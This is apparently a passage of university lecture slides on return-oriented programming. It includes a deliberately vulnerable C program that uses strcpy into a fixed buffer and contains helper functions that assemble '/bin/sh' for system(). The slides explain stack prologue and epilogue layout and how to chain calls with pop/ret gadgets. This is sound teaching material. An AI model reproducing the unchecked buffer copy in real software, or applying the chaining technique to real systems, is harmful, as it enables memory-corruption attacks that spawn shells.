ROP: An Example

Yajin Zhou (http://yajin.org)

Zhejiang University

http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html


A Vulnerable Program

- In order to execute the shell, we need to execute
  - add_bin(0xdeadbeef)
  - add_sh(0xcafebabe, 0x0badf00d)
  - exec_string()


```
void exec_string() {
    system(string);
}

void add_bin(int magic) {
    if (magic == 0xdeadbeef) {
        strcat(string, "/bin");
    }
}
```

```
void add_sh(int magic1, int magic2) {
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
        strcat(string, "/sh");
    }
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    string[0] = 0;
    vulnerable_function(argv[1]);
    return 0;
}
```

Code Injection vs Code Reuse



code injection



code reuse

Rethink the Stack Layout of Ret2libc

- Function prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```




图 5.3: How the stack changes when executing the function prologue

Rethink the Stack Layout of Ret2libc

- Function epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```






图 5.4: How the stack changes when executing the function epilogue

Rethink the Stack Layout of Ret2libc



Stack **before**
function prologue



Stack **after**
function prologue

Stack **layout**
to invoke system()
function

We Want to Chain Things Together


- After executing system() function, the fakeret will be executed.
  - Why?

```
movl   %ebp, %esp
popl   %ebp
ret
```

- ret: pop eip
- This instruction pop the return address (fakeret) to EIP
- So if we want to execute another function, we need to find a mechanism to chain them together and prepare arguments


Step I: execute add_bin

- add_bin(0xdeadbeef)
- Control flow: it's easy. We just need to overwrite the return address.
- Parameter: 0xdeadbeef. We can use buffer overflow to prepare the required value in the stack
- However, we need to execute add_sh(0xcafebabe, 0x0badf00d) after **executing** add_bin, **how?**




Step II: execute add_sh

- The required stack layout for executing add_sh(0xcafebabe, 0x0badf00d)




- How to **remove 0xdeadbeef and jump to add_sh after executing add_bin and before executing add_sh**
- Code gadget helps.
  - **pop xxx, ret**

Code Gadget Helps



